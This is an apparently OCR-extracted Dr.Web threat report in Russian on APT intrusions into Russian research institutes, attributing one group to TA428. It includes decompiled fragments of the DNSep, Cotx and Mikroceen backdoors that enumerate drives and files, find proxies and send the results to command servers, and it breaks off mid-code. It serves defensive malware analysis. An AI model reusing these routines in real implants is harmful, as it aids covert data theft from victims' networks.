
Dr.WEB

Исследование целевых атак на российские НИИ



Компания «Доктор Веб» предлагает эффективные антивирусные и антиспам-решения как для государственных организаций и крупных компаний, так и для частных пользователей.

Антивирусные решения семейства Dr.Web разрабатываются с 1992 года и неизменно демонстрируют превосходные результаты детектирования вредоносных программ, соответствуют мировым стандартам безопасности. Сертификаты и награды, а также обширная география пользователей свидетельствуют об исключительном доверии к продуктам компании.

Исследование целевых атак на российские НИИ
2.4.2021

ООО «Доктор Веб», Центральный офис в России
125124
Россия, Москва
3-я улица Ямского поля, вл.2, корп.12А

Веб-сайт: http://www.drweb.com/
Телефон: +7 (495) 789-45-87

Информацию о региональных представительствах и офисах Вы можете найти на официальном сайте компании.

Введение


В конце сентября 2020 года в вирусную лабораторию «Доктор Веб» за помощью обратился один из российских научно-исследовательских институтов. Сотрудники НИИ обратили внимание на ряд технических проблем, которые могли свидетельствовать о наличии вредоносного ПО на одном из серверов локальной сети. В ходе расследования вирусные аналитики установили, что на НИИ была осуществлена целевая атака с использованием специализированных бэкдоров. Изучение деталей инцидента показало, что сеть предприятия была скомпрометирована задолго до обращения к нам и, судя по имеющимся у нас данным, — не одной APT-группой.

Полученные в ходе расследования данные говорят о том, что первая APT-группа скомпрометировала внутреннюю сеть института осенью 2017 года. Первичное заражение осуществлялось с помощью BackDoor.Farfli.130 — модификации бэкдора, также известного как Gh0st RAT. Позднее, весной 2019 года в сети был установлен Trojan.Mirage.12, а в июне 2020 — BackDoor.Siggen2.3268.

Вторая хакерская группировка скомпрометировала сеть института не позднее апреля 2019, в этот раз заражение началось с установки бэкдора BackDoor.Skeye.1. В процессе работы мы также выяснили, что примерно в то же время — в мае 2019 года — Skeye был установлен в локальной сети другого российского НИИ.

Тем временем в июне 2019 года компания FireEye опубликовала отчет о целевой атаке на государственный сектор ряда стран центральной Азии с использованием этого бэкдора. Позднее, в период с августа по сентябрь 2020 года вирусные аналитики «Доктор Веб» зафиксировали установку различных троянов этой группой в сети предприятия, включая ранее не встречавшийся DNS-бэкдор BackDoor.DNSep.1, а также хорошо известный BackDoor.PlugX.

Более того, в декабре 2017 года на серверы обратившегося к нам НИИ был установлен BackDoor.RemShell.24. Представители этого семейства ранее были описаны специалистами Positive Technologies в исследовании Operation Taskmasters. При этом мы не располагаем такими данными, которые позволили бы однозначно определить, какая из двух APT-групп использовала этот бэкдор.




Кто стоит за атаками?

Деятельность первой APT-группы не позволяет нам однозначно идентифицировать атаковавших как одну из ранее описанных хакерских группировок. При этом анализ используемых вредоносных программ и инфраструктуры показал, что эта группа активна как минимум с 2015 года.


Второй APT-группой, атаковавшей НИИ, по нашему мнению является **TA428**, ранее описанная исследователями компании Proofpoint в материале Operation Lag Time IT. В пользу этого вывода говорят следующие факты:

1) в коде бэкдоров **BackDoor.DNS.ep** и **BackDoor.Cotx** имеются явные пересечения и заимствования;
2) **BackDoor.Skeye.1** и **Trojan.Loader.661** использовались в рамках одной атаки, при этом последний является известным инструментом TA428;
3) бэкдоры, проанализированные нами в рамках этих атак, имеют пересечения в адресах управляющих серверов и сетевой инфраструктуре с бэкдорами, используемыми группировкой TA428.

Теперь подробнее рассмотрим выявленные связи. На графе приведена часть задействованной в атаке инфраструктуры с пересечениями бэкдоров Skeye и другим известным APT-бэкдором — PoisonIvy:



На этом графе изображены пересечения в инфраструктуре бэкдоров Skeye и Cotx:



Детальный анализ бэкдора DNSep и его последующее сравнение с кодом бэкдора Cotx выявили сходство как в общей логике обработки команд от управляющего сервера, так и в конкретных реализациях отдельных команд.

Другой интересной находкой этого исследования стал бэкдор Logtu, один из его образцов мы ранее описывали в рамках расследования инцидента в Киргизии. Адрес его управляющего сервера совпал с адресом сервера бэкдора Skeye — atob[.]kommesantor[.]com. В связи с этим мы также провели сравнительный анализ **BackDoor.Skeye.1** с образцами BackDoor.Logtu.1 и BackDoor.Mikroceen.11.

Сравнительный анализ кода BackDoor.DNSep.1 и BackDoor.Cotx.1

Несмотря на то, что каналы связи с управляющим сервером у Cotx и DNSep кардинально различаются, нам удалось найти интересные совпадения в коде обоих бэкдоров.

Функция, отвечающая за обработку команд от управляющего сервера, принимает аргументом структуру:

```
struct st_arg
{
  _BYTE cmd;
  st_string arg;
};
```

При этом, если нужная функция принимает несколько аргументов, то они все записаны в поле `arg` с разделителем `|`.

Набор команд **BackDoor.Cotx.1** обширнее, чем у **BackDoor.DNSep.1**, и включает все команды, которые есть у последнего.

В таблице ниже видно почти полное совпадение кода некоторых функций бэкдоров. При этом следует учитывать, в Cotx используется кодировка Unicode, а в DNSep — ANSI.

Обработчик команды на отправку листинга каталога или информации о диске

```
70      case 4:
71        v9 = (const char *)&sArg.arg;
72        cmdarg.memsize = "\\";
73        if ( sArg.arg.memsize >= 0x10u )
74          v9 = sArg.arg.s;
75        if ( !strcmp(v9, (const char *)cmdarg.memsize) )
76        {
77          cmd::get_drive_info();
78        }
79        else
80        {
81          v10 = (char *)&sArg.arg;
82          if ( sArg.arg.memsize >= 0x10u )
83            v10 = sArg.arg.s;
84          std::string::string(&cmdarg, v10);
85          cmd::list_files(cmdarg);
86        }
87        break;
```

BackDoor.DNSep.1

```
1  unsigned int __thiscall cmd::get_drive_info_or_list_files(st_net **this, st_arg cmd)
2  {
3    st_wstring v4; // [esp-18h] [ebp-44h] BYREF
4    st_wstring path; // [esp+4h] [ebp-28h] BYREF
5    int v6; // [esp+28h] [ebp-4h]
6
7    v6 = 0;
8    arg::string_to_wstring(&cmd, &path);
9    LOBYTE(v6) = 1;
10   if ( std::wstring::compare(&path, (wchar_t *)L"\\") )
11   {
12     v4.len = 0;
13     v4.reserved = 0;
14     sub_4021E9(&v4, &path);
15     list_files(this, v4);
16   }
17   else
18   {
19     get_drive_info(this);
20   }
21   std::wstring::clear(&path);
22   return std::string::free(&cmd.arg);
23 }
```

BackDoor.Cotx.1

Функция получения информации о дисках

```
60                else
61                  strcpy(drive_type, "N/A");
62              }
63              else
64              {
65                if ( !FileSystemNameBuffer[0] && !VolumeNameBuffer[0] )
66                  strcpy(FileSystemNameBuffer, "NODISK");
67                strcpy(drive_type, "LDRIVE_CDROM");
68              }
69            }
70            else
71            {
72              strcpy(drive_type, "DRIVE_REMOTE");
73            }
74          }
75          else
76          {
77            strcpy(drive_type, "DRIVE_FIX");
78          }
79        }
80        else
81        {
82          strcpy(drive_type, "DRIVE_REMOVABLE");
83          if ( !FileSystemNameBuffer[0] && !VolumeNameBuffer[0] )
84            strcpy(FileSystemNameBuffer, "NODISK");
85        }
86      }
87      else
88      {
89        strcpy(drive_type, "DRIVE_UNKNOWN");
90      }
91      if ( strcpy(drive_type, "N/A") )
92      {
93        memset(record, 0, 0x12Cu);
94        sprintf(record, "%s;%s;%s;%.2f GB;%.2f GB|", RootPathName, drive_type, FileSystemNameBuffer, total, free);
95        record_len = strlen(record);
96        std::string::append_buf_w_len(&drives_info, record, record_len);
97      }
98    }
99    ++RootPathName[0];
100 }
101 while ( RootPathName[0] <= 'Z' );
102 drives_info_buf = (char *)&drives_info;
103 if ( drives_info.memsize >= 0x10u )
104   drives_info_buf = drives_info.s;
105 dnsclient::add_packet_to_queue_sz(pDnsClient, 4, drives_info_buf);
106 return std::string::destructor(&drives_info);
```

BackDoor.DNSep.1

```
80      if ( !v7 )
81      {
82        drives_info_.reserved = 6;
83        v9 = L"DRIVE_REMOTE";
84        goto LABEL_16;
85      }
86      v8 = v7 - 1;
87      if ( !v8 )
88      {
89        if ( !FileSystemNameBuffer[0] && !VolumeNameBuffer[0] )
90          wcscpy(FileSystemNameBuffer, L"NODISK");
91        drives_info_.reserved = 6;
92        v10 = L"DRIVE_CDROM";
93        goto LABEL_23;
94      }
95      if ( v8 == 1 )
96      {
97        drives_info_.reserved = 5;
98        v9 = L"RAM Driver";
99  LABEL_16:
100       qmemcpy(drive_type, v9, 4 * drives_info_.reserved);
101       v12 = (wchar_t *)&v9[2 * drives_info_.reserved];
102       v11 = &drive_type[2 * drives_info_.reserved];
103 LABEL_21:
104       *v11 = *v12;
105       goto LABEL_24;
106     }
107     wcscpy(drive_type, L"N/A");
108 LABEL_24:
109     v13 = wcscmp(drive_type, L"N/A");
110     if ( v13 )
111       v13 = v13 < 0 ? -1 : 1;
112     if ( v13 )
113     {
114       memset(a1, 0, sizeof(a1));
115       swprintf(a1, (wchar_t *)L"%s;%s;%s;%.2f GB;%.2f GB|", RootPathName, drive_type, FileSystemNameBuffer, total, free);
116       std::wstring::append_wsz(&drives_info, a1);
117     }
118 LABEL_28:
119     ++RootPathName[0];
120   }
121   while ( RootPathName[0] <= 0x5Au );
122   drives_info_.len = 0;
123   drives_info_.reserved = 0;
124   std::wstring::assign(&drives_info_, &drives_info);
125   net::send_packet(*p_net, 2, drives_info_);
126   return std::wstring::clear(&drives_info);
127 }
```

BackDoor.Cotx.1

Функция перечисления файлов в папке

```
28  v25 = 0;
29  path_.length = 0;
30  path_.memsize = 0;
31  std::string::copy(&path_, &path);
32  LOBYTE(v25) = 1;
33  v1 = (char *)&path_;
34  if ( path_.memsize >= 0x10u )
35    v1 = path_.s;
36  if ( v1[path_.length - 1] != '\\' )
37  {
38    v2 = strlen("\\");
39    std::string::append_buf_w_len(&path_, "\\", v2);
40  }
41  v3 = strlen("*");
42  std::string::append_buf_w_len(&path_, "*", v3);
43  memset(error_msg, 0, 0xC8u);
44  memset(Destination, 0, 0x104u);
45  v22.length = 0;
46  v22.memsize = 15;
47  LOBYTE(v22.s) = 0;
48  LOBYTE(v25) = 2;
49  std::string::string(&s, empty_string);
50  LOBYTE(v25) = 3;
51  v4 = (char *)&path_;
52  if ( path_.memsize >= 0x10u )
53    v4 = path_.s;
54  hFind = FindFirstFileA(v4, &FindFileData);
55  if ( hFind == (HANDLE)-1 )
56  {
57    FindClose((HANDLE)0xFFFFFFFF);
58    v6 = (char *)&path_;
59    if ( path_.memsize >= 0x10u )
60      v6 = path_.s;
61    sprintf(error_msg, "file list error:open path [%s] error.", v6);
62    pDnsClient_ = pDnsClient;
63    error_msg_len = strlen(error_msg);
64    dnsclient::add_packet_to_queue(pDnsClient_, 5, error_msg, error_msg_len);
65  }
66  else
67  {
68    do
69    {
70      memset(Destination, 0, 0x104u);
71      v9 = (char *)&path_;
72      if ( path_.memsize >= 0x10u )
73        v9 = path_.s;
74      strcat(Destination, v9);
75      strcat(Destination, FindFileData.cFileName);
```

BackDoor.DNSep.1

```
35  p_net_ = p_net;
36  v36 = 0;
37  path_.len = 0;
38  path_.reserved = 0;
39  std::wstring::assign(&path_, &path);
40  LOBYTE(v36) = 1;
41  v3 = &path_;
42  if ( path_.reserved >= 8u )
43    v3 = path_.s;
44  if ( v3[path_.len - 1] != '\\' )
45    std::wstring::append_wsz(&path_, L"\\");
46  std::wstring::append_wsz(&path_, L"*");
47  memset(error_msg_buf, 0, sizeof(error_msg_buf));
48  memset(FileName, 0, 0x208u);
49  v32.len = 0;
50  LOWORD(v32.s) = 0;
51  v32.reserved = 7;
52  LOBYTE(v36) = 2;
53  Src.reserved = 7;
54  Src.len = 0;
55  LOWORD(Src.s) = 0;
56  std::wstring::from_buf(&Src, empty_wsz);
57  LOBYTE(v36) = 3;
58  v4 = &path_;
59  error_msg.reserved = &FindFileData;
60  if ( path_.reserved >= 8u )
61    v4 = path_.s;
62  hFind = FindFirstFileW(v4, error_msg.reserved);
63  if ( hFind == INVALID_HANDLE_VALUE )
64  {
65    FindClose(INVALID_HANDLE_VALUE);
66    v6 = &path_;
67    if ( path_.reserved >= 8u )
68      v6 = path_.s;
69    error_msg.reserved = v6;
70    swprintf(error_msg_buf, L"file list error:open path [%s] error.");
71    std::wstring::assign_buf(&error_msg, error_msg_buf);
72    net::send_packet(*p_net, 4, error_msg);
73    error_msg.len = 0;
74    error_msg.reserved = 0;
75    std::wstring::assign(&error_msg, &Src);
76    net = *p_net;
77  }
78  else
79  {
80    do
81    {
82      memset(FileName, 0, 0x208u);
```

BackDoor.Cotx.1

Функция сбора информации о файлах в папке

```
25  *attributes = 0;
26  *&attributes[4] = 0;
27  v18 = 0;
28  memset(Str, 0, sizeof(Str));
29  hFind = FindFirstFileA(path, &FindFileData);
30  if ( hFind == INVALID_HANDLE_VALUE )
31  {
32    std::string::string(info, empty_string);
33  }
34  else
35  {
36    FileTimeToLocalFileTime(&FindFileData.ftLastWriteTime, &LocalFileTime);
37    FileTimeToSystemTime(&LocalFileTime, &SystemTime);
38    sprintf_s(
39      last_write,
40      0x32,
41      "%4d-%02d-%02d %02d:%02d:%02d",
42      SystemTime.wYear,
43      SystemTime.wMonth,
44      SystemTime.wDay,
45      SystemTime.wHour,
46      SystemTime.wMinute,
47      SystemTime.wSecond);
48    attributes[0] = ((FindFileData.dwFileAttributes & 2) != 0) | '0';
49    attributes[2] = FindFileData.dwFileAttributes & 1 | '0';
50    attributes[1] = ((FindFileData.dwFileAttributes & 4) != 0) | '0';
51    strcpy(file_name, FindFileData.cFileName);
52    if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
53    {
54      strcpy(file_size, "0");
55      v5 = "D";
56    }
57    else
58    {
59      sub_42238F(
60        FindFileData.nFileSizeLow,
61        (FindFileData.nFileSizeLow + __PAIR64__(FindFileData.nFileSizeHigh, 0)) >> 32,
62        file_size,
63        10);
64      v5 = "F";
65    }
66    strcpy(type, v5);
67    FindClose(hFind);
68    sprintf(Str, "%s;%s;%s;%s;%s", file_name, type, last_write, attributes, file_size);
69    std::string::string(info, Str);
70  }
71  return info;
72}
```

BackDoor.DNSep.1

```
32  v12 = 0;
33  memset(Src, 0, sizeof(Src));
34  v2 = FindFirstFileW(lpFileName, &FindFileData);
35  if ( v2 == -1 )
36  {
37    std::wstring::assign_buf(info, empty_wsz);
38  }
39  else
40  {
41    FileTimeToLocalFileTime(&FindFileData.ftLastWriteTime, &LocalFileTime);
42    FileTimeToSystemTime(&LocalFileTime, &SystemTime);
43    swprintf_s(
44      last_write,
45      100,
46      L"%4d-%02d-%02d %02d:%02d:%02d",
47      SystemTime.wYear,
48      SystemTime.wMonth,
49      SystemTime.wDay,
50      SystemTime.wHour,
51      SystemTime.wMinute,
52      SystemTime.wSecond);
53    v3 = FindFileData.dwFileAttributes;
54    v4 = 0;
55    attributes[0] = (FindFileData.dwFileAttributes >> 1) & 1 | '0';
56    attributes[1] = (FindFileData.dwFileAttributes >> 2) & 1 | '0';
57    attributes[2] = FindFileData.dwFileAttributes & 1 | 0x30;
58    do
59    {
60      v5 = FindFileData.cFileName[v4++];
61      FindFileData.cAlternateFileName[v4 + 13] = v5;
62    }
63    while ( v5 );
64    if ( (v3 & 0x10) != 0 )
65    {
66      *file_size = '0';
67      *type = 'D';
68    }
69    else
70    {
71      _i64tow(__SPAIR64__(FindFileData.nFileSizeHigh, FindFileData.nFileSizeLow), file_size, 10);
72      *type = 'F';
73    }
74    FindClose(v2);
75    swprintf(Src, L"%s;%s;%s;%s;%s", v17, type, last_write, attributes, file_size);
76    std::wstring::assign_buf(info, Src);
77  }
78  return info;
79}
```

BackDoor.Cotx.1

Полученные в результате анализа данные позволяют предположить, что при создании бэкдора DNSep его автор имел доступ к исходным кодам Cotx. Поскольку эти ресурсы не являются общедоступными, мы предполагаем, что автор или группа авторов DNSep имеет отношение к группировке TA428. В пользу этой версии говорит и тот факт, что образец DNSep был найден в скомпрометированной сети пострадавшей организации вместе с другими известными бэкдорами TA428.

Сравнительный анализ кода бэкдоров Skeye, Mikroceen, Logtu

В процессе исследования бэкдора Skeye мы обнаружили, что адрес его управляющего сервера также используется бэкдором семейства Logtu. Для сравнительного анализа мы использовали ранее описанные нами образцы **BackDoor.Logtu.1** и **BackDoor.Mikroceen.11**.

Функции логирования

Логирование во всех случаях так или иначе обфусцировано.

- **BackDoor.Mikroceen.11** — сообщения в формате `%d-%d-%d %d:%d:%d <msg>\r\n` записываются в файл `%TEMP%\WZ9Jan10.TMP`, где `<msg>` — случайная текстовая строка. В образце `2f80f51188dc9aea697868864d88925d64c26abc` сообщения записываются в файл `7B296FB0.CAB`;
- **BackDoor.Logtu.1** — сообщения в формате `[%d-%02d-%02d %02d:%02d:%02d] <rec_id> <error_code>\n<opt_message>\n\n` перед записью в файл `%TEMP%\rar<rnd>.tmp` шифруются операцией XOR с ключом `0x31`;
- **BackDoor.Skeye.1** — сообщения в формате `%4d/%02d/%02d %02d:%02d:%02d\t<rec_id>\t<error_code>\n` записываются в файл `%TEMP%\wcrypt32.dll`.

Общая логика последовательности записи сообщений в журнал также схожа у всех трех образцов:

- начало исполнения фиксируется;
- в Logtu и Mikroceen в журнал записывается прямое подключение к управляющему серверу;
- в каждом случае указывается, через какой прокси выполнено подключение к серверу;
- в случае ошибки на этапе получения прокси из того или иного источника в журнале фиксируется отдельная запись.

Следует заметить, что настолько подробное и при этом обфусцированное логирование встречается крайне редко. Обфускация заключается в том, что в журнал записываются некоторые коды сообщений и в ряде случаев дополнительные данные. Кроме того, в данном случае прослеживается общая схема последовательности записи событий:

- начало исполнения;
- попытка подключения напрямую;
- получение адресов прокси;
- запись о подключении через тот или иной сервер.

Поиск прокси-сервера

Последовательность соединения с управляющим сервером также выглядит похожей у всех 3 образцов. Первоначально каждый бэкдор пытается подключиться к серверу напрямую, а в случае неудачи может использовать прокси-серверы, адреса которых находятся из трех источников помимо встроенного.

Получение адресов прокси-серверов **BackDoor.Mikroceen.11**:

- из файла `%WINDIR%\debug\netlogon.cfg`;
- из собственного лог-файла;
- путем поиска соединений с удаленными хостами через порты 80, 8080, 3128, 9080 в TCP-таблице.

```
if ( g_proxy_port != -1 )
{
  strcpy(v134, "PVrVoGx0");
  log_write(v134);
  v19 = http_proxy_connect(g_p_proxy_address, g_proxy_port, (unsigned __int16)g_C2_port);
  s = v19;
}
if ( v19 == -1 )
{
  *(_QWORD *)proxy_address = 0i64;
  v148 = 0i64;
  SizePointer = 0;
  get_netlogon_cfg_proxy(proxy_address, &SizePointer);
  strcpy(Format, "CcFMGQb8 %s:%d");
  memset(v151, 0, 0x104ui64);
  v20 = SizePointer;
  LODWORD(optlen) = SizePointer;
  sprintf_s(v151, 0x104ui64, Format, proxy_address, optlen);
  log_write(v151);
  s = http_proxy_connect(proxy_address, v20, (unsigned __int16)g_C2_port);
  if ( s == -1i64 || (lstrcpyA(g_p_proxy_address, proxy_address), g_proxy_port = v20, v19 = s, s == -1i64) )
  {
```

Поиск прокси в своем лог-файле:

```
GetTempPathA(0x104u, filename);
strcpy(v137, "\\WZ9Jan10.TMP");
lstrcatA(filename, v137);
*(_QWORD *)proxy_addr_log = 0i64;
v146 = 0i64;
